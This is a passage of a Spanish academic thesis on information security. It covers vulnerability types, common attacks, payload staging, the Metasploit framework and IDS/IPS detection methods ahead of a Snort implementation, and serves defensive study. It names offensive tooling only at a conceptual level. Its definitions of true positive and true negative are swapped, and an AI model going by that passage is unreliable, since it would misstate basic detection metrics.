- Falta de elementos en caso de incendios.
- Desorden en cableado eléctrico y de red.
- Falta de identificación de personal.

Vulnerabilidades naturales: Son las condiciones de la naturaleza que afectan, colocan en riesgo la información. Las amenazas naturales se deben tener en cuenta antes de tomar la decisión de realizar un proyecto en una instalación, ya que primero se deben identificar qué vulnerabilidades tiene la instalación para poderse proteger antes de realizar cualquier acción.

Ejemplos de principales vulnerabilidades naturales:

- Humedad, polvo, contaminación.
- Instalaciones sin protección contra incendios.
- Instalaciones cercanas a ríos, afluentes de agua, propensas a inundaciones.
- Infraestructura frágil a la hora de presentarse terremotos, maremotos, huracanes.

Vulnerabilidades de hardware: Las configuraciones de los equipos que coloquen en riesgo a la organización, fallas de fabricación y funcionamiento.

Ejemplos de principales vulnerabilidades físicas:

- Falta de actualización de equipos por parte del propietario.
- Baja vida útil por mala conservación de los equipos.
- Falta de configuración de respaldo.
- Falta de quipos de contingencia.

Vulnerabilidades de software: La falta de seguridad y puntos débiles de las aplicaciones utilizadas por la organización que permitan el ingreso de personas no autorizadas a los activos.

Ejemplos de principales vulnerabilidades de software:

- Instalación inadecuada de aplicaciones de computadora.
- Editores de texto que ejecuten virus.
- Lectores de e-mail.
- Navegadores de páginas web indebidas.

Vulnerabilidades de medios de almacenamiento: Son todos los medios magnéticos utilizados por la empresa para almacenar la información, mediante soportes físicos.

Ejemplos de principales vulnerabilidades de medios de almacenamiento:

- Falta de conocimiento para la utilización de estos medios de almacenamiento.
- Falta de conocimiento de la validez y caducidad.
- Defecto de fabricación.
- Uso incorrecto.
- Instalaciones inadecuadas para su almacenamiento.

Vulnerabilidades de comunicación: Es el punto frágil en el transporte de la información ya sea vía cable, satélite, fibra óptica, ondas de radios, etc. Siempre se debe garantizar la seguridad de la información mientras esta viaja.

Ejemplos de principales vulnerabilidades de comunicación:


- Fallas en el medio de transporte.
- La información puede ser alterada durante su transporte.
- Falta de sistemas de encriptación de la información.

Vulnerabilidades humanas: Son las fallas causadas por el personal de la empresa y que pueden afectar la seguridad de la información, las fallas humanas pueden ser intencionales o no, la causa más frecuente de fallas es el desconocimiento por parte del personal [12].

Ejemplos de principales vulnerabilidades humanas:

- Falta de capacitación al personal de la organización.
- Falta de conciencia por parte del personal a nivel de seguridad.
- Estafas.
- Invasiones.

CAPÍTULO 3



3. VULNERABILIDADES / ATAQUES

Hoy en día, una red de datos es utilizada por casi todo el mundo, aunque es usada inconscientemente, ya que no todos los usuarios que navegan por Internet tienen conocimientos básicos sobre ciertas vulnerabilidades y ataques que pueda haber en este.

Estos ataques pueden afectar a que se filtren en su información personal (robo de identidad) hasta pérdidas económicas.

En esta sección hablaremos de los ataques más comunes y que ayudará al usuario a conocer sus causas y algunas formas de evitarlos. Aunque es muy importante señalar que ningún sistema será 100% seguro, en algunos casos sólo se mitiga el ataque.

3.1Introducción de la importancia de la seguridad

Iniciaremos con una definición de seguridad informática, la cual, está definida en función de un conjunto de medidas (reglas, herramientas, actividades) para minimizar los riesgos sobre un sistema o red informática.

Y estas medidas tiene como objetivo garantizar la integridad, confidencialidad y disponibilidad de los recursos que cuenta el sistema, ya que estos ataques pueden disminuir el rendimiento de los equipos, desactivar los servicios, bloquear el acceso a los usuarios autorizados del sistema, robo de identidad, pérdida, modificación y divulgación de información, etc.

En la Tabla 9 definiremos brevemente estos tres conceptos fundamentales de la seguridad:

Tabla 9. Servicios de seguridad

Nombre	Disponibilidad	Integridad	Confidencialidad
Definición	Garantiza que el sistema funcione adecuadamente y que la información esté a nuestra disposición cuando sea requerida.	Garantiza que nuestros datos no sean modificados de forma no autorizada.	Garantiza que sólo el dueño de los datos almacenados pueda acceder a ellos.

Hay que tener en cuenta que la información es muy importante mantenerla protegida frente a amenazas que pongan en peligro la disponibilidad, integridad y la confidencialidad de la información como se especifica en la Tabla 9, pero también un ataque puede poner en peligro a la imagen corporativa o a su persona (robo de identidad), provocando pérdidas económicas (extorsión) entre otras cosas, ya que son bienes importantes.

Un *sistema informático* se podría decir que es un conjunto de elementos (hardware, software y recursos humanos) que están relacionados entre sí, y en el cual se maneja información que es procesada, intercambiada y conservada en una red de datos.

3.2 Consideraciones sobre seguridad en la web

La World Wide Web es, básicamente, una aplicación cliente/servidor que se ejecuta en Internet y en las intranets TCP/IP.

- Internet es bidireccional. Al contrario que los entornos de publicación tradicionales, incluso los sistemas de publicación electrónica que hacen uso de teletexto, respuesta de voz o respuesta de fax, la web es vulnerable a los ataques a los servicios web desde Internet.
- La web se emplea cada vez más para presentar información de empresas y de productos y como plataforma para transacciones de negocios.

Se puede perjudicar la imagen y ocasionar pérdidas económicas si se manipulan los servidores web.

- Habitualmente, los clientes de servicios basados en web son usuarios ocasionales y poco preparados (en lo que a seguridad se refiere). Estos usuarios no tienen por qué ser conscientes de los riesgos que existen y no tienen las herramientas ni los conocimientos necesarios para tomar medidas efectivas [13].

A continuación se muestra en la tabla Tabla 10 una comparación de amenazas en la web según William Stallings.

Tabla 10. Comparación de amenazas en la web

	Amenazas	Consecuencias	Contramedios
Integridad	*Modificación de datos de usuario. *Navegador caballo de Troya. *Modificación de memoria. *Modificación del tráfico del mensaje en tránsito.	*Pérdida de información. *Máquina en peligro. *Vulnerabilidad al resto de amenazas.	*Suma de comprobación (checksum) criptográfica.
Confidencialidad	*Oyentes ocultos en la red. *Robo de información del servidor. *Robo de datos del cliente. *Información sobre la configuración de la red. *Información sobre qué cliente se comunica con el servidor.	*Pérdida de información. *Pérdida de privacidad.	*Cifrado, proxy web.

Denegación de servicio	*Interrupción de procesos del usuario. *Inundar la máquina con amenazas fraudulentas. *Llenar el espacio de disco o la memoria. *Aislar la máquina mediante ataques de DNS.	*Destructivo *Molesto *Impide que los usuarios finalicen su trabajo.	*Difícil de prevenir.
Autentificación	*Suplantación de usuarios legítimos. *Falsificación de datos.	*Falsificación de usuario. *Creer que la información falsa es válida.	*Técnicas criptográficas.

3.3 Ataques más comunes

Antes de abarcar con los ataques en que los usuarios son más propensos a verse afectados, explicaremos la diferencia entre algunos conceptos para tener más claro cada uno [14].

Tabla 11. Conceptos básicos

Nombre	Vulnerabilidad	Amenaza	Ataque	Exploit
Definición	La vulnerabilidad es como un punto débil de un sistema que esté propenso a ser atacado y dañar su seguridad.	Es un acontecimiento provocado por una persona, programa malicioso o fenómeno natural o de otra índole que puede causar alteraciones o daños a la información de una organización ocasionándole pérdidas económicas, materiales, etc.	Es un asalto a la seguridad del sistema derivado de una amenaza inteligente.	Es una pequeña aplicación escrita con el objetivo de aprovecharse de una vulnerabilidad conocida en un software.

Una forma útil de clasificar los ataques a la seguridad, empleada en la recomendación X.800 y RFC 2828, es la distinción entre los *ataques pasivos* y *ataques activos*. Un ataque pasivo intenta conocer o hacer uso de información del sistema, pero no afecta a los recursos del mismo. Un ataque activo, por el contrario, intenta alterar los recursos del sistema o afectar a su funcionamiento [14].

Para poder contrarrestar un ataque debemos conocer las fases del mismo [15]:

- Reconocimiento. Se recolecta información del sistema de forma activa o pasiva.
- Escaneo. Probar activamente las vulnerabilidades que puede explotarse.
- Obtener acceso. Explotar una vulnerabilidad para acceder al sistema.
- Mantener acceso. Se mantiene en el sistema para lograr el objetivo del ataque.
- Cubrir las huellas. El atacante trata de borrar las evidencias del ataque.

3.3.1 Payload

Es la parte del código de un exploit que tiene el objetivo de ejecutarse en la máquina víctima para realizar una acción, generalmente, maliciosa. Un payload no es más que una serie de instrucciones que el exploit se encarga de inyectar y hacer que se ejecuten en la máquina vulnerable. Estas instrucciones de código pueden implementar una shell, meterpreter, la adición de un usuario al sistema, la descarga y ejecución de éste, etc. Los payloads implementan diversas acciones, aunque algunos son muchos más conocidos que otros.

Tipos de payloads

Existen distintos tipos, inline o singles, stagers y staged. Estos diferentes tipos aportan gran versatilidad y son de gran utilidad en los infinitos escenarios a los que se enfrenta el pentester.

Los payloads de tipo single son código autónomo que solamente realiza una tarea concreta. Por ejemplo, cuando el exploit inyecta el payload en la memoria y éste se ejecuta otorgando una shell inversa al atacante, añadiendo un usuario al sistema o mostrando algún tipo de mensaje de alerta al usuario.

Los payloads de tipo stargers son los encargados de crear la conexión entre el atacante y la víctima, son el paso previo a la descarga de todo el payload. Existen payloads con diversas funcionalidades, como puede ser meterpreter. Este tipo de payloads necesitan crear una conexión con la máquina vulnerada y después descargar el resto de código en otra zona, por lo que los payloads de tipo stargers son los utilizados para descargar payloads de tipo staged.

Los payloads de tipo staged se descargan y son ejecutados por los de tipo stargers y normalmente son usados para realizar tareas complejas o con gran variedad de funcionalidades. En otras palabras, los de tipo staged utilizan pequeños stargers para ajustarse en pequeños espacios de memoria donde realizan la explotación. La cantidad de memoria que se dispone para realizar la explotación, en la mayoría de los casos, está limitada [11].

3.3.2 Metasploit

Es el nombre que recibe el proyecto, open source, sobre seguridad informática. Este proyecto facilita el trabajo al auditor proporcionando información sobre vulnerabilidades de seguridad, ayudando a explotarlas en los procesos de pentesting o de test de intrusión. Este framework es un conjunto de herramientas con las que el auditor puede desarrollar y ejecutar exploits y lanzarlos contra máquinas para comprobar la seguridad de estas. Otras de las funcionalidades que aporta es un archivo de shellcodes, herramientas para recolectar información y escanear en busca de vulnerabilidades.

Metasploit en Kali Linux

Los binarios de tipo msf, son herramientas que aportan distintas funcionalidades al framework como:

- Línea de comandos para interactuar con metasploit.
- Interfaz gráfica para interactuar con metasploit.
- Generación de payloads.
- Análisis en binario.

La ruta de los binarios msf en Kali Linux se encuentra en la variable $PATH por lo que simplemente lanzándolos desde la línea de comandos se pueden ejecutar, independientemente de la ubicación donde se encuentre el usuario.

Como por ejemplo; msfconsole, msfpayload y msfupdate.

Sabemos que una red nunca va a ser seguro y que no será posible conocer todos los distintos tipos de ataques, sin embargo, a continuación en la Tabla 12 se mencionarán los más comunes.

Tabla 12. Ataques más comunes

Nombre				
Virus	Programas autónomos que se reproducen y difunden de manera autónoma. Se dividen en dos.	**Clasificación**	**Definición**	**Ejemplo**
		Caballo de Troya	Programa que a menudo contiene código malicioso, pero que está diseñado para parecerse a algo útil o interesante, y así engañar al usuario.	Al igual que los gusanos, se disfrazan de archivos como imágenes, vídeos, música a través de correo electrónico o través de correo electrónico o descargas directas desde un sitio web.
		Gusanos	Código malicioso que está diseñado para copiarse de un equipo a otro automáticamente y basta que su creador lo active. Crea copias de sí mismo.	Con links infectados como el famoso: Mira mi foto en tal link. O puede estar programados para parecerse a un archivo de música como: Te envío tal canción: track2.mp3.com
Denegación de Servicio			Consiste en distintas actuaciones que persiguen colapsar determinados equipos o redes informáticas, para impedir que puedan ofrecer sus servicios a sus clientes y usuarios.	*Múltiples conexiones simultáneas. *Generación de grandes cantidades de tráfico. *Sabotajes mediante routers “maliciosos”. *Activación de programas “bacterias”. *Envío masivo de miles de mensajes de correo electrónico. .

El empleado insatisfecho

En muchos casos, los actos de pirateo informático son realizados por antiguos empleados, generalmente asignados al servicio informático, que abandonan la empresa de mala manera y buscan vengarse. Habiendo formando parte de la empresa, conocen su arquitectura informática, por lo que tienen más facilidad para atacarla. En general, ya poseen varias contraseñas vitales. Algunas pueden haber sido cambiadas al partir el empleado, pero otras puede que sigan activas, ya sea porque la empresa olvidó modificarlas, o porque no sabía que el empleado conociera dicha contraseña.

Es posible que el usuario despedido haya instalado en su equipo un programa “backdoor”. Esta aplicación le permite acceder a voluntad a su equipo, desde el exterior, atravesando todas las barreras de cortafuegos y todas las contraseñas de la empresa [16].

3.4 Formas de evitarlos

Existe una posibilidad de disminuir el nivel de riesgo de forma significativa. Para ello se hace necesario conocer y gestionar de manera ordenada los riesgos a los que está sometido el sistema informático, considerar procedimientos adecuados y planificar e implantar los controles de seguridad que correspondan.

La elevación de los niveles de seguridad informática se consigue implantando un conjunto de controles, que incluyan políticas, procesos, procedimientos, estructuras organizativas y funciones de hardware y software, los que deben ser establecidos, implementados, supervisados y mejorados cuando sea necesario para cumplir los objetivos específicos de seguridad de la organización [17].

3.4.1 Mecanismos de seguridad

Según la función que desempeñan los mecanismos de seguridad pueden clasificarse en:

- **Preventivos.** Actúan antes de que se produzca un ataque. Su misión es evitarlo.
- **Detectores.** Actúan cuando el ataque se ha producido y antes de que cause daños en el sistema.
- **Correctores.** Actúan después de que haya habido un ataque y se hayan producido daños. Su misión es la de corregir las consecuencias del daño [18].

Seguridad lógica

Los mecanismos y herramientas de seguridad lógica tienen como objetivo proteger digitalmente la información de manera directa.

- **Control de acceso** mediante nombres de usuario y contraseñas.
- **Cifrado de datos (encriptación).** Los datos se enmascaran con una clave especial creada mediante un algoritmo de encriptación. El emisor y receptor son conocedores de la clave y a la llegada del mensaje se produce el descifrado.
- **Antivirus.** Detectan e impiden la entrada de virus y otro software malicioso. En el caso de infección tienen la capacidad de eliminarlos y de corregir los daños que ocasionan en el sistema. Preventivo, detector y corrector. Protege la integridad de la información.
- **Cortafuegos (firewall).** Se trata de uno o más dispositivos de software, de hardware o mixtos que permiten, deniegan o restringen el acceso al sistema. Protege la integridad de la información.

- **Firma digital.** Se utiliza para la transmisión de mensajes telemáticos y en la gestión de documentos electrónicos. Protege la integridad y la confidencialidad de la información.
- **Certificados digitales.** Son documentos digitales mediante los cuales una entidad autorizada garantiza que una persona o entidad es quien dice ser, avalada por la verificación de su clave pública. Protege la integridad y la confidencialidad de la información [18].

Seguridad física

Son tareas y mecanismos físicos cuyo objetivo es proteger al sistema (y, por tanto indirectamente a la información) de peligros físicos y lógicos.

- **Respaldo de datos.** Guardar copias de seguridad de la información del sistema en lugar seguro. Disponibilidad.
- **Dispositivos físicos** de protección, como pararrayos, detectores de humo y extintores, cortafuegos por hardware, alarmas contra intrusos, sistemas de alimentación interrumpida o mecanismos de protección contra instalaciones [18].

3.4.2 Recomendaciones básicas

Pero debemos empezar desde lo más sencillo, con el eslabón más débil, que es el usuario, para eso se da unos consejos en la siguiente lista:

- No rebele sus contraseñas a nadie ni su información personal a desconocidos.
- Cambie frecuentemente sus contraseñas y utilice una diferente por cada servicio o red social que tenga. No habilite la opción de *recordar contraseña* en sitios públicos.

- Acostumbre a cerrar sus sesiones cuando termine de navegar o de utilizar el equipo, y más si es en un sitio público.
- Cuando reciba un correo y no conoce el destinatario, no lo abra. O si le llegan anuncios, eventos, descuentos de alguna tienda, y no está inscrito, tampoco lo abra. Por más tentadora que parezca.
- Utilice un antivirus, ya que le ayuda a mantenerle un tanto seguro, y actualice sus aplicaciones periódicamente.
- No descargue cualquier cosa en Internet, dude de su procedencia.
- Si comparte su computadora o celular con otras personas, edúqueles para evitar ciertos descuidos.


3.5 Sistemas de detección y prevención de intrusiones

Una manera de contrarrestar las posibles amenazas en las que nuestra red estará expuesta es implementar dispositivos o mecanismos como los firewalls y los sistemas de prevención y detección de intrusiones (IDS/IPS).

Un IDS/IPS es un dispositivo de seguridad que se encarga de monitorear el tráfico de red y las actividades del sistema en busca de actividad maliciosa previniendo vulnerabilidades que los firewalls no pueden. Hay de software libre o de paga. Y se ha demostrado que es posible implementarlos con código abierto y tiene un buen desempeño en la detección y prevención de intrusiones.

En esta tesis, se implementará dos IDS/IPS con software de código abierto: Suricata y Snort.

CAPÍTULO 4



4. LÍNEAS DE DEFENSA

4.1 Sistemas de Detección de Intrusos (IDS)

Estos sistemas realizan el monitoreo de los contenidos de flujo de información de la red con el fin de detectar la entrada de posibles ataques. Aunque tiene una desventaja, como trabaja en modo pasivo, eso lo hace poco eficiente, ya que permite que entren intrusiones a la red.

Estos sistemas pueden proveer de información muy específica, como, por ejemplo, el tipo de ataque, la hora de ejecución, la IP del atacante y de la víctima, entre otros. Su objetivo principal es detectar tráfico malicioso mediante firmas o anomalías. Estas firmas pueden ser modificados por el usuario del sistema IDS para hacerlo más seguro.

Pueden combinar hardware y software, y éstos normalmente se instalan en los dispositivos más externos de la red. Admiten dos tipos de clasificaciones:

a) **Según la actividad que realizan:**

- **Basado en host (HIDS)**

Residen en el propio host que realizan el monitoreo (agente IDS), por lo que tienen acceso a la información recolectada por las propias herramientas de auditoria del host (registros de actividad, accesos al sistema de archivos, logs de registro, etc.), como se muestra en la Ilustración 8.

Cabe mencionar que los agentes IDS envían su información del sistema donde se encuentran hacia un servidor IDS.




Ilustración 8. IDS basados en host

- **Basado en red (NIDS)**

Realiza el monitoreo del tráfico de un equipo o de una red. Se debe implementar un esquema en donde reciba el tráfico de todos los equipos conectados a la red. Se recomienda instalarlo en el perímetro de la red o subred para poder monitorear el tráfico tanto de entrada como de salida. Depende de su correcta ubicación y administración dependerá el éxito de su funcionamiento. En la Ilustración 9 se muestra una topología básica.




Ilustración 9. IDS basado en red

A continuación, en la Tabla 13 se muestra una comparativa con sus ventajas y desventajas de los HIDS y NIDS.

Tipos	HIDS	NIDS
Ventajas	*Detecta mejor los ataques desde dentro de la red, ya que monitorea inicios de sesión, cambios de archivos, registro, etc. *Sólo se encarga de proteger el host en donde reside, por lo que consume pocos recursos.	*Se instala en segmentos de red, por lo que con un solo NIDS puede detectar ataques en todos los equipos conectados en él. *Resultan independientes de la plataforma utilizada por los distintos equipos de la red.

Desventajas	*Lentitud de respuesta. *Requiere su desarrollo bajo diferentes plataformas. *Desde el momento en que ha sido atacado con éxito, ya no se puede confiar en sus informes.	*Resultan totalmente ineficientes en sistema con tráfico cifrado. *Su funcionamiento requiere suficiente RAM y CPU dependiendo de la cantidad de tráfico en la red. *Si se produce congestión momentánea en la red, podría perder paquetes.

Tabla 13. Ventajas y desventajas de los HIDS y NIDS

b) Según el tipo de análisis que realizan:

- Basado en firmas

De forma similar a los programas antivirus, estos tipos de IDS, monitorean la red en busca de patrones (firmas de ataque) que permitan identificar un ataque ya conocido. Estos tipos de IDS requieren que las bases de datos de firmas de ataque se encuentren constantemente actualizadas.

- Basado en anomalías

En este caso, el IDS buscará comportamientos anómalos en la red (un escaneo de puertos, paquetes malformados, etc.).

Puede producir falsos positivos debido a la ambigüedad de la que se podría considerar un “comportamiento anómalo de usuario”, pero permiten adaptarse a nuevos ataques sin necesidad de añadir nuevas firmas [19].

Cuando el IDS detecta un evento al que identifica como tráfico anormal o maligno, genera alertas. Dependiendo de la implementación, las alertas son registradas en: archivos (logs), base de datos, notificadas por correo o se pueden incluso enviar directamente a otras aplicaciones externas.

La respuesta de todo IDS es pasiva, es decir, únicamente alertan la presencia de un ataque, no lo detienen. Por esa razón los IDS son herramientas más útiles para el analista de red, el mismo que se debe encargar de analizar y estudiar los eventos ocurridos en la red para realizar acciones que atenúen o eliminen futuras amenazas similares [20].

Funciones de un IDS

Sus funciones se pueden resumir como sigue:

- Detección de ataques en el momento que están ocurriendo o poco después.

- Automatización de la búsqueda de nuevos patrones de ataque, gracias a herramientas estadísticas de búsqueda, y al análisis de tráfico anómalo.
- Monitoreo y análisis de las actividades de los usuarios. De este modo se pueden conocer los servicios que usan los usuarios, y estudiar el contenido del tráfico, en busca de elementos anómalos.
- Auditoría de configuraciones y vulnerabilidades de determinados sistemas.
- Descubrimiento de sistemas con servicios habilitados que no deberían de tener mediante el análisis del tráfico y de los logs.
- Análisis de comportamiento anormal. Si se detecta una conexión fuera de hora, reintentos de conexión fallidos y otros, existe la posibilidad de que se esté en presencia de una intrusión. Un análisis detallado del tráfico y los logs puede revelar una máquina comprometida o un usuario con su contraseña al descubierto.
- Automatización de tareas como la actualización de reglas, la obtención y análisis de logs, la configuración de cortafuegos y otros [21].

4.2 Sistemas de Prevención de Intrusos (IPS)

Son dispositivos ubicados en puntos clave de una red interna, los cuales analizan continuamente el tráfico de la misma en búsqueda de patrones conocidos, guardados en una base de datos, para poder avisar y ejecutar acciones a tiempo para combatir actividades potencialmente maliciosas [22].

Un dispositivo IPS se implementa en el modo línea. Esto significa que todo el tráfico de entrada y salida debe fluir a través de él para su procesamiento. Un IPS no permite a los paquetes poder entrar en el lado de confianza de la red sin primero ser analizados. Es capaz de detectar y abordar de inmediato un problema de red [23].

Existen tres zonas en las que se puede ubicar un IDS/IPS de acuerdo a ciertos criterios de seguridad en una red.

a) **Zona roja**: Se encuentra por delante del firewall, el cual “ve y escucha” todo el tráfico, por lo que el sistema IDS/IPS deberá configurarse de modo que tenga poca sensibilidad, ya que habrá posibilidad de muchas falsas alarmas. No ofrece un elevado grado de protección ya que si algún intruso lo localiza puede dirigir sus ataques directamente a él.

b) **Zona verde**: Se ubica en la misma zona que el firewall; sin embargo, cuenta con un poco menos de falsas alarmas debido a que el firewall realiza el filtrado de accesos predefinidos para la red.

c) **Zona azul**: Zona de confianza, se encuentra por detrás del firewall, en esta zona cualquier tipo de acceso anómalo que haya en la red hay que analizarlo con detenimiento, pues las reglas del firewall solo “permitirá” acceso legítimo, sin embargo, aún cabe la posibilidad de falsas alarmas. En esta ubicación se monitorean aquellas intrusiones que consiguen atravesar el firewall.

En la Ilustración 10 se muestra la ubicación de un sistema IDS/IPS en las diferentes zonas mencionadas anteriormente.




Ilustración 10. Ubicaciones de los IDS/IPS

Como prevención el IPS a menudo se encuentra directamente detrás del firewall y se proporciona una capa complementaria de análisis que selecciona negativamente para el contenido peligroso. Analiza de forma activa y toma acciones automatizadas en todos los flujos de tráfico que entran en la red. En concreto, estas acciones incluyen [23]:

- Envía una alarma al administrador.
- Deja caer los paquetes.
- Bloqueo de tráfico desde la dirección de origen.
- Restablecimiento de la conexión.

Para la detección el IPS tiene una serie de métodos para encontrar exploits, pero las que se mencionan a continuación son los más dominantes.

- Detección basada en firmas

Se basa en un diccionario de patrones único de identificación (o firmas) en el código de cada exploit. Cuando un exploit es descubierto, su firma se registra y se almacena en un diccionario. Dicho de otra manera, los IDS/IPS analizan el tráfico de la red mediante la detección por firmas que consiste en la definición de un patrón con características específicas, las cuales comúnmente se basan en patrones de amenazas ya conocidas. Pues las firmas contienen características como tipo de tráfico, dirección de flujo, protocolo, direcciones IP, puertos o incluso el contenido de datos en el paquete. Cuando un paquete de red coincide con este patrón, entonces se levantará la alerta y posiblemente una acción seguida. Los desarrolladores de IDS/IPS comúnmente liberan nuevas firmas para poder detectar amenazas recientes [23].

- Detección basada en políticas

En este tipo de detección, el IPS requiere que se declaren muy específicamente las políticas de seguridad. Por ejemplo, determinar qué host pueden tener comunicación con determinadas redes. El IPS reconoce el tráfico fuera del perfil

permitido y lo descarta. Requiere de mayor trabajo por parte del administrador de red y es menos propenso a falsos positivos, sin embargo, no es tan completo o flexible como la detección por firmas [21].

- Detección de anomalías

Consiste en detectar condiciones anormales de la red. Para ello el dispositivo debe entrar primero en un modo de auto aprendizaje para detectar umbrales de normalidad y para que el administrador pueda afinar dando los falsos veredictos.

Sólo detecta mas no alerta, queda a discreción del administrador de redes de observar y juzgar de acuerdo a los reportes que presenta el módulo, si es o no un ataque de red.

Este tipo de detección tiende a generar muchos falsos positivos, ya que es sumamente difícil determinar y medir una condición “normal”.

Es este tipo de detección existe dos opciones:

  - Detección estadística de anormalidades. El IPS analiza el tráfico de red por un determinado periodo de tiempo y crea una línea base de comparación. Cuando el tráfico varía demasiado con respecto a la línea base de comportamiento se genera una alarma.
  - Detección no estadística de anormalidades. En este tipo de detección, es el administrador quien define el patrón “normal” de tráfico. Sin embargo, debido a que con este enfoque no se realiza un análisis dinámico y real del uso de la red, es susceptible a generar muchos falsos positivos [24].
  - Detección Honey Pot. Aquí se utiliza un “distractor”. Se asigna como honey pot un dispositivo que pueda lucir como atractivo para los atacantes. Los atacantes utilizan sus recursos para tratar de ganar acceso en el sistema y dejan intactos los verdaderos sistemas. Mediante esto, se puede monitorear los métodos utilizados por el atacante e

incluso identificarlo, y de esa forma implementar políticas de seguridad acordes en nuestro sistema de uso real [24].

El análisis de los distintos eventos registrados en el sistema por los IDS/IPS no es impecable: es habitual que la base de datos de firmas esté desactualizada y que los métodos estadísticos de detección de comportamientos indebidos no sean perfectos.

Por ello es común que cuando los sistemas de detección y prevención de intrusiones toman decisiones sobre si un evento debe considerarse o no un ataque, se equivoquen.

En el momento de la toma de decisión de si un evento es efectivamente un ataque o no puede haber cuatro posibilidades:

- Detección de falso positivo o falsa alarma.

Cuando el IDS/IPS detecta como ataque el tráfico de datos que en verdad es inofensivo.

- Falso negativo

Ataque que no es detectado por el IDS/IPS.

- Verdadero positivo

Evento inofensivo que el IDS/IPS ha detectado como tráfico de red normal.

- Verdadero negativo

Ataque detectado correctamente por el IDS/IPS.

En la Ilustración 11 se muestra las distintas posibilidades en cuanto a la detección de ataques en los IDS/IPS [25].

Ilustración 11. Posibilidades de detección de ataques

4.3 Snort

Para esta tesis, una línea de defensa implementada es el Snort. Éste es un sistema de detección de intrusiones basado en red (NIDS). Está bajo licencia GPL y se dispone de su código fuente para añadir nuevas funcionalidades. Es gratuito y funciona bajo plataformas Windows y GNU/Linux.

Originalmente lanzado en 1998 por Marty Roesch como una red multi-plataforma ligera, se ha convertido en una detección de intrusión potente.

